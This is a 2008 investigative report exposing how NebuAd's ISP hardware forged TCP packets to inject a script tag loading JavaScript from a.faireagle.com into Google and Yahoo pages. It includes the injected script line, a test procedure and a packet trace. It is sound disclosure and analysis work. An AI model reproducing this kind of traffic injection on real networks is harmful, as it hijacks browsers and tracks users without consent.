

NebuAd and Partner ISPs: Wiretapping, Forgery and Browser Hijacking



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Executive Summary

This report addresses the technical aspects of NebuAd, a targeted behavioral advertising company with offices located in the United States and United Kingdom that recently began seeking deals with Internet Service Providers (ISPs). NebuAd recently made headlines when the cable operator Charter announced that it had struck a deal with the company. Charter's announcement prompted public and congressional inquiries into NebuAd's practices, including a letter from Rep. Ed Markey (D-Mass.) and Rep. Joe Barton (R-Texas). NebuAd has also been deployed by WOW!, Embarq, Broadstripe, CenturyTel, Metro Provider and others.

To determine NebuAd's practices, this investigation used sound and reproducible network testing methods. The investigation concludes that NebuAd's advertising hardware monitors, intercepts and modifies the contents of Internet packets using Transmission Control Protocol on Internet Protocol (TCP/IP). In doing so, NebuAd commandeers users' Web browsers and collects uniquely identifying tracking cookies to facilitate its advertising model. Apparently, neither the consumers nor the affected Web sites have actual knowledge of NebuAd's interceptions and modifications.

NebuAd exploits several forms of "attack" on users' and applications' security, the use of which has always generated considerable controversy and user condemnation, including browser hijacking, cross-site scripting and man-in-the-middle attacks. These practices -- committed upon users with the paid-for cooperation of ISPs -- violate several fundamental expectations of Internet privacy, security and standards-based interoperability. Moreover, NebuAd violates the Internet Engineering Task Force (IETF) standards that created today's Internet where the network operators transmit packets between end users without inspecting or interfering with them. For example, the TCP protocol would normally not accept code from a source that is a third party from the client-server connection. NebuAd engages in packet forgery to trick a user's computer into accepting data and Web page changes from a third party like NebuAd.

NebuAd has designed a hardware device it installs into an ISP's network. This device has three purposes, and the bulk of this report concerns itself primarily with the NebuAd device's unusual method for accomplishing the last purpose -- *cookie preloading*.

1. *Unique Identification*: The NebuAd device ties a customer's individual record maintained by the ISP to an alphanumeric code (called a "hash code"). This method allows NebuAd to uniquely and persistently to identify individuals without ISPs needing to release data from billing records.
2. *User Monitoring*: The NebuAd system monitors user's Web browsing activity. The device sees the pages visited, the search terms entered, and words that appear on the pages. This information is reportedly evaluated to determine the user's interest in various marketing categories. Stored information is indexed to the end user's hash code.

3. *Cookie Preloading*: The NebuAd device ensures that a Web browser is always preloaded with cookies providing unique identifying codes representing the ISP's subscriber. A cookie is a parcel of text placed by a server on a Web client (usually a browser) and then sent back by the client each time the client accesses that server. It is used for authenticating, session tracking, and maintaining specific information about users, such as site preferences or the contents of their electronic shopping carts. On pages where NebuAd or its partners have bought advertising space, the presence of NebuAd cookies enable advertisers to display targeted messages instead of random ones. Regardless of whether the end user changes computers, browsers or purposefully and frequently erases cookies, the device reloads the subscriber's uniquely identifying cookies to allow the targeted advertising to continue.

Key Events:

On March 10, 2008, a user of WOW! (formerly Wide Open West) observed¹ on DSLReports.com that, "WOW's internet connection is forcing connections and cookies on my machine when I browse to google.com." Other WOW! users observed the same behavior.

On March 11, 2008, NebuAd's presence on the WOW! network was confirmed.² Although users received no proactive notice, the Terms and Conditions page was quietly modified to include the following statement, "We may also use an advertising network provider (or providers) to help present advertisements on our Web site." A separate system help-file explains, "The ad network operates by observing anonymous user activity across the Internet."

In May 2008, I contacted a technically capable WOW! subscriber³ in Streamfield, Ill. He provided me with access to a computer via Remote Desktop Protocol (RDP).⁴

On May 29 and June 1, 2008, using this equipment, I accessed the Web address <http://www.google.com/> while monitoring the cookies directory. I found that some visits to this page would result in accumulating cookies for domains other than www.google.com. (See Figure 1)

On May 29 and June 1, 2008, I similarly accessed the Web address <http://www.yahoo.com/> while monitoring the cookies directory. I found that some visits to this page would result in accumulating cookies for domains other than www.yahoo.com or its partners listed at <http://info.yahoo.com/privacy/us/yahoo/thirdparties/details.html>. Conclusions from <http://www.yahoo.com/> match those found with <http://www.google.com/> in all ways, from the cookies that were collected to the eventually discovered method that my browser obtained them, the experience, evidence. For the sake of brevity, I use Google as the primary example, but the key points and findings are identical for Yahoo.

¹ WOW! tracking connection to Google!!; <http://www.dslreports.com/forum/r20141655-WOW-tracking-connection-to-Google>

² Wide Open West Using NebuAD, Users don't get much of a heads up...; <http://www.dslreports.com/shownews/92520>

³ Because the testing method was direct enough to give me first-hand knowledge of the events and evidence that I describe here, I am choosing to go on the record myself, without unnecessarily revealing more about this subscriber's identity at this time. Because the cookies and scripts described herein identify the customer, these too are altered slightly to protect his privacy and peace.

⁴ The Microsoft Remote Desktop Protocol (RDP) provides remote display and input capabilities over network connections for Microsoft Windows-based applications running on a server.; <http://msdn.microsoft.com/en-us/library/aa383015.aspx>




Figure 1: Cookies accumulated upon visit to <http://www.google.com/>

Upon reviewing the record of TCP packets from Google's server, it is observable that that an extra packet appears in the data stream before the data stream closes. The contents of this added packet are added to the code underlying Google's Web page. The added packet contains JavaScript code that causes a Web browser to visit another site. Evidence (see below) indicates that this packet is a forgery and did not come from Google, but from some other point within the network. (See Figure 2)

```
value="Google Search"><input name=btnI type=submit value="I'm Feeling Lucky"></td><td nowrap
width=25%><font size=-2>&nbsp;&nbsp;&nbsp;<a href=/advanced_search?hl=en>Advanced
Search</a><br>&nbsp;&nbsp;&nbsp;<a href=/preferences?hl=en>Preferences</a><br>&nbsp;&nbsp;&nbsp;<a
href=/language_tools?hl=en>Language Tools</a></td></tr></table></form><br><br><font
size=-1><a href="/intl/en/ads/">Advertising&nbsp;&nbsp;&nbsp;Programs</a> -
<a href="/services/">Business Solutions</a> - <a href="/intl/en/about.html">About Google</a></font
><p><font
size=-2>&copy;2008 Google</font></p></center></body></html><script language="JavaScript"
src="http://a.faireagle.com/a?t=s&c=PSX_10_0609_9_8&v=8.7&ts=6543210&g=1234567">
</script>
```

Figure 2: The final bytes of the page source of www.google.com normally end with the `</html>` tag. The bolded portion was added by a forged packet appended to Google's TCP data stream. (To protect the WOW! subscriber's privacy, I modified the digits shown here as they likely apply uniquely to each subscriber.)

Over the week of June 2, 2008, I revealed my tests and results to employees at Google who confirmed that the page source for www.google.com did not contain the JavaScript code in question and that Google was not responsible for its appearance in the TCP data stream between Google's servers and end users on the WOW! network.

The Interception and Forgery of Google's Web Page Code

In addition to the confirmation from Google personnel, evidence and circumstances lead to the conclusion that NebuAd's equipment injected the suspicious packet causing the browser exploit.

The script: When executed, the JavaScript causes the browser to load script from domain a.faireagle.com. Fair Eagle is a NebuAd company⁵ with no known ties to Google and no mention in Google's privacy policies or related pages. (See Figure 3)

```
<script language="JavaScript"
src="http://a.faireagle.com/a?t=s&c=PSX_10_0609_9_8&v=8.7&ts=6543210&g=1234567">
</script>
```

Figure 3: NebuAd-appended JavaScript which likely identifies this unique subscriber to the NebuAd system. This consistent subscriber ID makes it difficult for someone to evade profiling or targeted ads. The system will always inject the same codes.

Two incomplete IP packets where only one is expected: Google's Web page consists of less than 6900 bytes (on June 1, 2008, 6710 bytes plus about 170 bytes of server headers). After subtracting various transit headers, the TCP packet payload size was 1430 bytes per IP packet. The TCP protocol should have been able to send the entire page in five IP packets. Strangely, six were used. While HTTP streams sometimes break transmission between headers and body, it does not break transmission within page source. Indeed, the offending script code was contained in its own packet. (See Figure 4)

The sixth packet, just like the five before it, identifies its source as originating from the same IP address and port number as the Google server to which my browser had been connected. It identifies itself as part of the ongoing transmission from Google through TCP's ACK and SEQ numbering to prevent the system from rejecting the forged packet.

⁵ Fair Eagle page at <http://www.faireagle.com/> identifies the company as a subsidiary of NebuAd.

4. If "faireagle" cookies did appear, then right click on the screen and choose "View Source." After NOTEPAD opens with the source, save the file to the desktop for later analysis.

RESULTS

Approximately 10 percent of the time, the cookies for a.faireagle.com and several other apparently advertising-related domains appear using the above procedure. Using my own non-WOW! account, I never receive the offending cookies.

Privacy and Security: Concerns and Analogous Practices

NebuAd's practices resemble several forms of "attacks" on users that have generated considerable controversy and user condemnation.

Similarities to a browser hijack: Browser hijacking involves changing the normal behavior of someone's Web browser without permission. Malicious software often hijacks a browser for the purposes of advertising. The most common hijacks change a user's home page, while others add items to "favorites" or bookmarks lists, alter default search engines or error pages, add or read cookies, or lower security settings before leading the user to malicious and infectious Web pages⁷.

This attack is a browser hijack because it changes the normal behavior of the browser without permission. Normally, when visiting <http://www.google.com/>, a browser would not also visit <http://a.faireagle.com/> and execute JavaScript there.

Similarities to a cross-site scripting (XSS) attack: Cross-site scripting is a security vulnerability usually found in systems that allow users to inject their own code into messages to be viewed (and executed) by other users. Malicious users can use this ability to load and execute code, including the ability to reach exploits allowing full control of a system.

Because it appears to the Web browser and operating system that Google's page is calling a.faireagle.com on purpose (as a matter of trust), this gives the code executed from a.faireagle.com a higher level of trust. Therefore, it is considered a "type two" (the most powerful) type of XSS attack.

Similarities to the Intel processor serial number (PSN) controversy: Intel Corporation added a unique identifier into processors manufactured after 1999. The PSN enabled Web sites to uniquely identify users, even if they wished to remain anonymous. In response to objections by security and privacy⁸ advocates, Intel subsequently released software intended to mask the PSN. The software failed to mask the PSN in certain cases. Intel dropped the feature in the very next year.

⁷ National Cyber Alert System; Cyber Security Tip ST04-012; Browsing Safely: Understanding Active Content and Cookies; <http://www.us-cert.gov/cas/tips/ST04-012.html>

⁸ Center for Democracy & Technology, <http://www.cdt.org/privacy/issues/pentium3/>

Many privacy-sensitive users will delete or block tracking cookies. Like the PSN, NebuAd's technology persistently and uniquely identifies a customer in ways that are resistant to tracking-avoidance tactics.

Similarities to Phorm controversy: Phorm is a similar online advertising concern operating in the United Kingdom.

In the way that the browser is hijacked to load cookies, the events described here match the operating method of Phorm as reportedly⁹ trialed by British Telecom.

Similarities to DoubleClick's former interest-profiling activity: DoubleClick is a well-established online advertiser, now owned by Google. DoubleClick's advertising service included tracking users' marketing interests in profiles and presentment of suitably targeted ads, which is similar to NebuAd's stated intentions. DoubleClick's controversial interest-profiling practices ended in 2002.

DoubleClick's profiling service did not include NebuAd-like eavesdropping on the content of Web messages as they were being sent and received. The accumulation of DoubleClick profiles was prone to restart from the beginning upon the change of an IP address, system, software or the deletion of cookies -- unlike NebuAd which ensures this profile information persists. Also unlike NebuAd, DoubleClick's method did not violate the normal security or behavior of the users' Web browsers and did not violate Internet standards.

Similarities to a man-in-the-middle (MITM) attack: MITM¹⁰ is a form of active eavesdropping in which the attacker makes independent connections with the victims and relays messages between them. This behavior leads the users to believe that they are talking directly to each other over a private connection when in fact the entire conversation is controlled by the attacker. The attacker intercepts and conveys messages going between the two victims and injects convincing replacement messages.

This attack is a MITM because NebuAd is inserted into the network between end points. To cause the browser to load cookies, it inserts code by impersonating the end-point server and adding JavaScript at a time when the real end-point server would end its transmission.

⁹ British Telecom Phorm PageSense External Validation report – Wikileaks; British Telecom "Phorm" report: PageSense External Validation Report by BT Retail Technology;
http://www.wikileaks.org/wiki/British_Telecom_Phorm_PageSense_External_Validation_report

¹⁰ Information Security; FFIEC IT Examination Booklets;
http://www.ffiec.gov/ffiecinfobase/booklets/information_security/08_app_glossary.html

Conclusion

NebuAd exploits normal browser and platform security behaviors by forging IP packets, allowing their own JavaScript code to be written into source code trusted by the Web browser. NebuAd and ISPs together cooperate in this attack against the intentions of the consumers, the designers of their software and the owners of the servers that they visit.

Web page code is normally entirely downloaded from servers to clients over a single TCP connection. Once the page is downloaded, the downloaded code is executed by the client. The execution of this code is what causes the additional operations necessary to download images and other page resources. This code is considered safe to execute because it purportedly came from a source trusted by the user. NebuAd's code injected into another's page source is a cross-site exploit (XSS) and the subsequent behavior of loading cookies it normally would not load is a browser hijack. NebuAd accomplishes its XSS by using what is effectively a classic man-in-the-middle attack.

In order to accomplish its objectives, the device must and does:

- a. Monitor and -- at exactly the right time -- intercept the communications between end points.
- b. Impersonate the IP address and ports of the end-point server and communicate with the client.
- c. Prevent the end-point client and server from continuing to directly communicate with each other over those ports.
- d. Synchronize certain integrity counters used by the TCP protocol to prevent the receiver from rejecting the packets.

Devices in the middle of the network that impersonate and use protocols reserved for end-point hosts violate Internet standards established by the IETF. RFC 791 designates that end hosts should originate packets using host protocols over IP.¹¹ Devices between end hosts use the Internet Control Message Protocol (ICMP) protocol described in RFC 792.¹² Originating TCP messages by intermediate devices is not supported by RFC 793 (TCP), 1009 (requirements for gateways [or routers]), or 1122 (requirements for Internet hosts).

¹¹ RFC 791 is the Internet Standard that describes the Internet Protocol.

¹² RFC 792 describes the ICMP protocol which is a control messaging protocol intended for gateway devices to be able to communicate messages to end points.

About the Author

Robert Topolski is a software testing professional with 25 years of experience in networking protocols. His qualifications include 15 years working in the above role at Intel Corporation and Quarterdeck Corporation. He has earned certification as a Certified Software Quality Engineer (CSQE) by the American Society for Quality in 2004, and recognition as a Microsoft Most Valued Professional (MS-MVP) in Networking in 2006. Since May 2008, Robert has served as Chief Technology Consultant to Free Press¹³ and Public Knowledge¹⁴ -- providing technical assistance and insight in furtherance of their policy efforts related to preservation of freedom and access to information on the Internet.

¹³ Free Press, <http://www.freepress.net/>

¹⁴ Public Knowledge, <http://www.publicknowledge.org/>

Appendix: Packet Trace Information

No.	Time	Source	Destination	Protocol
1	2008-06-01 07:56:26.086221	64.233.167.99	XX.XX.XX.XX	TCP [TCP]

segment of a reassembled PDU]

Frame 1 (1484 bytes on wire, 1484 bytes captured)

Ethernet II, Src: Broadban_02:04:50 (00:50:57:02:04:50), Dst: Trend_XX:XX:XX (00:e0:98:XX:XX:XX)
 Internet Protocol, Src: 64.233.167.99 (64.233.167.99), Dst: XX.XX.XX.XX (XX.XX.XX.XX)
 Transmission Control Protocol, Src Port: http (80), Dst Port: 1371 (1371), Seq: 0, Ack: 0, Len: 1430

```

0000 00 e0 98 XX XX XX 00 50 57 02 04 50 08 00 45 00 ...F.u.PW..P..E.
0010 05 be bb 50 00 00 36 06 b5 91 40 e9 a7 63 XX XX ...P..6...@..cXX
0020 e5 d6 00 50 05 5b 18 4c 2e 05 48 d7 08 69 50 10 ...P.[.L..H..iP.
0030 21 80 6b 98 00 00 48 54 54 50 2f 31 2e 31 20 32 !.k...HTTP/1.1 2
0040 30 30 20 4f 4b 0d 0a 43 61 63 68 65 2d 43 6f 6e 00 OK..Cache-Con
0050 74 72 6f 6c 3a 20 70 72 69 76 61 74 65 0d 0a 43 trol: private..C
0060 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 ontent-Type: tex
0070 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d t/html; charset=
0080 55 54 46 2d 38 0d 0a 44 61 74 65 3a 20 53 75 6e UTF-8..Date: Sun
0090 2c 20 30 31 20 4a 75 6e 20 32 30 30 38 20 31 34 , 01 Jun 2008 14
00a0 3a 35 36 3a 32 33 20 47 4d 54 0d 0a 53 65 72 76 :56:23 GMT..Serv
00b0 65 72 3a 20 67 77 73 0d 0a 54 72 61 6e 73 66 65 er: gws..Transfe
00c0 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 63 68 75 6e r-Encoding: chun
00d0 6b 65 64 0d 0a 0d 0a 31 39 32 37 0d 0a 3c 68 74 ked....1927..<ht
00e0 6d 6c 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 ml><head><meta h
00f0 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 ttp-equiv="conte
0100 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 nt-type" content
0110 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 ="text/html; cha
0120 72 73 65 74 3d 55 54 46 2d 38 22 3e 3c 74 69 74 rset=UTF-8"><tit
0130 6c 65 3e 47 6f 6f 67 6c 65 3c 2f 74 69 74 6c 65 le>Google</title
0140 3e 3c 73 74 79 6c 65 3e 62 6f 64 79 2c 74 64 2c ><style>body,td,
0150 61 2c 70 2c 2e 6e 68 7b 66 6f 6e 74 2d 66 61 6d 69 a,p,.h{font-fami
0160 6c 79 3a 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 ly:arial,sans-se
0170 72 69 66 7d 2e 68 7b 66 6f 6e 74 2d 73 69 7a 65 rif}.h{font-size
0180 3a 32 30 70 78 7d 2e 68 7b 63 6f 6c 6f 72 3a 23 :20px}.h{color:#
0190 33 33 36 36 63 63 7d 2e 71 7b 63 6f 6c 6f 72 3a 3366cc}.q{color:
01a0 23 30 30 63 7d 2e 74 73 20 74 64 7b 70 61 64 64 #00c}.ts td{padd
01b0 69 6e 67 3a 30 7d 2e 74 73 7b 62 6f 72 64 65 72 ing:0}.ts{border
01c0 2d 63 6f 6c 6c 61 70 73 65 3a 63 6f 6c 6c 61 70 -collapse:collap
01d0 73 65 7d 2c 2e 6e 63 3a 6c 69 6e 6b 2c 2e 6c 6e se}.lnc:link,.ln
01e0 63 3a 76 69 73 69 74 65 64 7b 63 6f 6c 6f 72 3a c:visited{color:
01f0 23 30 30 63 7d 2e 70 67 74 61 62 2c 2e 70 67 74 #00c}.pgtab,.pgt
0200 61 62 3a 68 6f 76 65 72 2c 2e 70 67 74 61 62 73 ab:hover,.pgtabs
0210 65 6c 65 63 74 65 64 2c 2e 70 67 74 61 62 73 69 elected,.pgtabsi
0220 64 65 7b 74 65 78 74 2d 61 6c 69 67 6e 3a 63 65 de{text-align:ce
0230 6e 74 65 72 3b 74 65 78 74 2d 64 65 63 6f 72 61 nter;text-decora
0240 74 69 6f 6e 3a 6e 6f 6e 65 3b 63 6f 6c 6f 72 3a tion:none;color:
0250 23 30 30 63 63 64 69 73 70 6c 61 79 3a 62 6c 6f #00c;display:blo
0260 63 6b 3b 68 65 69 67 68 74 3a 32 37 70 78 3b 66 ck;height:27px;f
0270 6c 6f 61 74 3a 6c 65 66 74 3b 6f 76 65 72 66 6c loat:left;overfl
0280 6f 77 3a 68 69 64 64 65 6e 3b 62 61 63 6b 67 72 ow:hidden;backgr
0290 6f 75 6e 64 3a 75 72 6c 28 2f 69 6e 74 6c 2f 6a ound:url(/intl/j
02a0 61 2f 69 6d 61 67 65 73 2f 70 72 6f 64 75 63 74 a/images/product
02b0 6c 69 6e 6b 74 61 62 73 2e 70 6e 67 29 20 6e 6f linktabs.png) no
02c0 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d -repeat;padding-
02d0 74 6f 70 3a 38 70 78 7d 2e 70 67 74 61 62 7b 77 top:8px}.pgtab{w
02e0 69 64 74 68 3a 31 33 30 70 78 3b 62 61 63 6b 67 idth:130px;backg
02f0 72 6f 75 6e 64 2d 70 6f 73 69 74 69 6f 6e 3a 2d round-position:-
0300 32 37 34 70 78 20 30 7d 2e 70 67 74 61 62 3a 68 274px 0}.pgtab:h
0310 6f 76 65 72 7b 77 69 64 74 68 3a 31 33 30 70 78 over{width:130px
0320 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 70 6f 73 69 ;background-positi
0330 74 69 6f 6e 3a 2d 31 34 34 70 78 20 30 7d 2e 70 tion:-144px 0}.p
0340 67 74 61 62 73 65 6c 65 63 74 65 64 7b 77 69 64 gtabselected{wid
0350 74 68 3a 31 34 70 78 7d 2e 70 67 74 61 62 73 th:144px}.pgtabs
0360 69 64 65 7b 77 69 64 74 68 3a 33 70 78 3b 62 61 ide{width:3px;ba
0370 63 6b 67 72 6f 75 6e 64 2d 70 6f 73 69 74 69 6f ckground-positio
0380 6e 3a 2d 34 30 34 70 78 20 30 7d 2e 69 63 6f 6e n:-404px 0}.icon
0390 6c 7b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 l{overflow:hidde
03a0 6e 3b 68 65 69 67 68 74 3a 70 78 3b 77 69 64 74 n;height:px;widi
03b0 68 3a 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 h:px;position:re
03c0 6c 61 74 69 76 65 7d 23 67 62 61 72 7b 66 6c 6f lative)#gbar{flo
  
```

```

03d0 61 74 3a 6c 65 66 74 3b 68 65 69 67 68 74 3a 32 at:left;height:2
03e0 32 70 78 3b 70 61 64 64 69 6e 67 2d 6c 65 66 74 2px;padding-left
03f0 3a 32 70 78 7d 2e 67 62 68 2c 2e 67 62 32 20 64 :2px}.gbh,.gb2 d
0400 69 76 7b 62 6f 72 64 65 72 2d 74 6f 70 3a 31 70 iv{border-top:1p
0410 78 20 73 6f 6c 69 64 20 23 63 39 64 37 66 31 3b x solid #c9d7f1;
0420 66 6f 6e 74 2d 73 69 7a 65 3a 30 3b 68 65 69 67 font-size:0;heig
0430 68 74 3a 30 7d 2e 67 62 68 7b 70 6f 73 69 74 69 ht:0}.gbh{positi
0440 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 74 6f 70 3a on:absolute;top:
0450 32 34 70 78 3b 77 69 64 74 68 3a 31 30 30 25 7d 24px;width:100%}
0460 2e 67 62 32 20 64 69 76 7b 6d 61 72 67 69 6e 3a .gb2 div{margin:
0470 35 70 78 7d 23 67 62 69 7b 62 61 63 6b 67 72 6f 5px}#gbi{backgro
0480 75 6e 64 3a 23 66 66 66 3b 62 6f 72 64 65 72 3a und:#fff;border:
0490 31 70 78 20 73 6f 6c 69 64 3b 62 6f 72 64 65 72 1px solid;border
04a0 2d 63 6f 6c 6f 72 3a 23 63 39 64 37 66 31 20 23 -color:#c9d7f1 #
04b0 33 36 63 20 23 33 36 63 20 23 61 32 62 61 65 37 36c #36c #a2bae7
04c0 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 33 70 78 3b ;font-size:13px;
04d0 7a 6f 70 3a 32 3d 70 78 3b 7a 2d 69 6e 64 65 78 top:24px;z-index
04e0 3a 31 30 30 30 7d 23 67 75 73 65 72 7b 70 61 64 :1000}#guser{pad
04f0 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 37 70 78 20 ding-bottom:7px
0500 21 69 6d 70 6f 72 74 61 6e 74 7d 23 67 62 61 72 !important}#gbar
0510 2c 23 67 75 73 65 72 7b 66 6f 6e 74 2d 73 69 7a ,#guser{font-siz
0520 65 3a 31 33 70 78 3b 70 61 64 64 69 6e 67 2d 74 e:13px;padding-t
0530 6f 70 3a 31 70 78 20 21 69 6d 70 6f 72 74 61 6e op:1px !importan
0540 74 7d 40 6d 65 64 69 61 20 61 6c 6c 7b 2e 67 62 t}@media all{.gb
0550 31 2c 2e 67 62 33 7b 68 65 69 67 68 74 3a 32 32 l,.gb3{height:22
0560 70 78 3b 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a px;margin-right:
0570 2e 37 33 65 6d 3b 76 65 72 74 69 63 61 6c 2d 61 .73em;vertical-a
0580 6c 69 67 6e 3a 74 6f 70 7d 2e 67 62 32 20 61 2c lign:top}.gb2 a,
0590 2e 67 62 32 20 62 7b 64 69 73 70 6c 61 79 3a 62 .gb2 b{display:b
05a0 6c 6f 63 6b 3b 70 61 64 64 69 6e 67 3a 2e 32 65 lock;padding:.2e
05b0 6d 20 2e 35 65 6d 7d 7d 23 67 62 69 2c 2e 67 62 m .5em)}#gbi,.gb
05c0 32 7b 64 69 73 70 6c 61 79 3a 6e 6f 2{display:no

```

```

No.      Time                Source                Destination          Protocol
      2 2008-06-01 07:56:26.086467 64.233.167.99      XX.XX.XX.XX         TCP
segment of a reassembled PDU]

```

```

Frame 2 (1484 bytes on wire, 1484 bytes captured)
Ethernet II, Src: Broadban_02:04:50 (00:50:57:02:04:50), Dst: Trend_XX:XX:XX (00:e0:98:XX:XX:XX)
Internet Protocol, Src: 64.233.167.99 (64.233.167.99), Dst: XX.XX.XX.XX (XX.XX.XX.XX)
Transmission Control Protocol, Src Port: http (80), Dst Port: 1371 (1371), Seq: 1430, Ack: 0,
Len: 1430

```

```

0000 00 e0 98 XX XX XX 00 50 57 02 04 50 08 00 45 00 ...F.u.PW..P..E.
0010 05 be bb 52 00 00 36 06 b5 8f 40 e9 a7 63 XX XX ...R..6...@..cXX
0020 e5 d6 00 50 05 5b 18 4c 33 9b 48 d7 08 69 50 10 ...P.[.L3.H..iP.
0030 21 80 55 4f 00 00 6e 65 3b 70 6f 73 69 74 69 6f !.UO..ne;positio
0040 6e 3a 61 62 73 6f 6c 75 74 65 3b 77 69 64 74 68 n:absolute;width
0050 3a 38 65 6d 7d 2e 67 62 32 7b 7a 2d 69 6e 64 65 :8em}.gb2{z-inde
0060 78 3a 31 30 30 31 7d 23 67 62 61 72 20 61 7b 63 x:1001}#gbar a{c
0070 6f 6c 6f 72 3a 23 30 30 63 7d 2e 67 62 32 20 61 olor:#00c}.gb2 a
0080 2c 2e 67 62 33 20 61 7b 74 65 78 74 2d 64 65 63 ,.gb3 a{text-dec
0090 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 23 67 62 oration:none}#gb
00a0 61 72 20 2e 67 62 32 20 61 3a 68 6f 76 65 72 7b ar .gb2 a:hover{
00b0 62 61 63 6b 67 72 6f 75 6e 64 3a 23 33 36 63 3b background:#36c;
00c0 63 6f 6c 6f 72 3a 23 66 66 66 3b 64 69 73 70 6c color:#fff;displ
00d0 61 79 3a 62 6c 6f 63 6b 7d 3c 2f 73 74 79 6c 65 ay:block}</style
00e0 3e 3c 73 63 72 69 70 74 3e 77 69 6e 64 6f 77 2e ><script>window.
00f0 67 6f 6f 67 6c 65 3d 7b 6b 45 49 3a 22 6c 37 68 google={kEI:"l7h
0100 43 53 4f 6e 50 4e 36 57 59 67 41 4b 33 70 71 33 CSOnPN6WYgAK3pq3
0110 42 43 41 22 2c 6b 45 58 50 49 3a 22 31 37 32 35 BCA",kEXPI:"1725
0120 39 2c 31 37 37 33 35 2c 31 38 32 34 34 22 2c 6b 9,17735,18244",k
0130 48 4c 3a 22 65 6e 22 7d 3b 0a 66 75 6e 63 74 69 HL:"en"};.functi
0140 6f 6e 20 73 66 28 29 7b 64 6f 63 75 6d 65 6e 74 on sf(){document
0150 2e 66 2e 71 2e 66 6f 63 75 73 28 29 7d 0a 77 69 .f.q.focus()}.wi
0160 6e 64 6f 77 2e 63 6c 6b 3d 66 75 6e 63 74 69 6f ndow.clk=functio
0170 6e 28 62 2c 63 2c 64 2c 65 2c 66 2c 67 29 7b 69 n(b,c,d,e,f,g){i
0180 66 28 64 6f 63 75 6d 65 6e 74 2e 69 6d 61 67 65 f(document.image
0190 73 29 7b 76 61 72 20 61 3d 65 6e 63 6f 64 65 55 s){var a=encodeU
01a0 52 49 43 6f 6d 70 6f 6e 65 6e 74 7c 7c 65 73 63 RIComponent|jesc
01b0 61 70 65 3b 28 6e 65 77 20 49 6d 61 67 65 29 2e ape;(new Image).
01c0 73 72 63 3d 22 2f 75 72 6c 3f 73 61 3d 54 22 2b src="/url?sa=T"+
01d0 28 63 3f 22 26 6f 69 3d 22 2b 61 28 63 29 3a 22 (c?"&oi="+a(c):"
01e0 22 29 2b 28 64 3f 22 26 63 61 64 3d 22 2b 61 28 ")+(d?"&cad="+a(

```

```

01f0 64 29 3a 22 22 29 2b 22 26 63 74 3d 22 2b 61 28 d):""+"&ct="+a(
0200 65 29 2b 22 26 63 64 3d 22 2b 61 28 66 29 2b 28 e)+"&cd="+a(f)+(
0210 62 3f 22 26 75 72 6c 3d 22 2b 61 28 62 2e 72 65 b?"&url="+a(b.re
0220 70 6c 61 63 65 28 2f 23 2e 2a 2f 2c 22 22 29 29 place(/#.*\/,""))
0230 2e 72 65 70 6c 61 63 65 28 2f 5c 2b 2f 67 2c 22 .replace(/\+/g,"
0240 25 32 42 22 29 3a 22 22 29 2b 22 26 65 69 3d 6c %2B"):""+"&ei=1
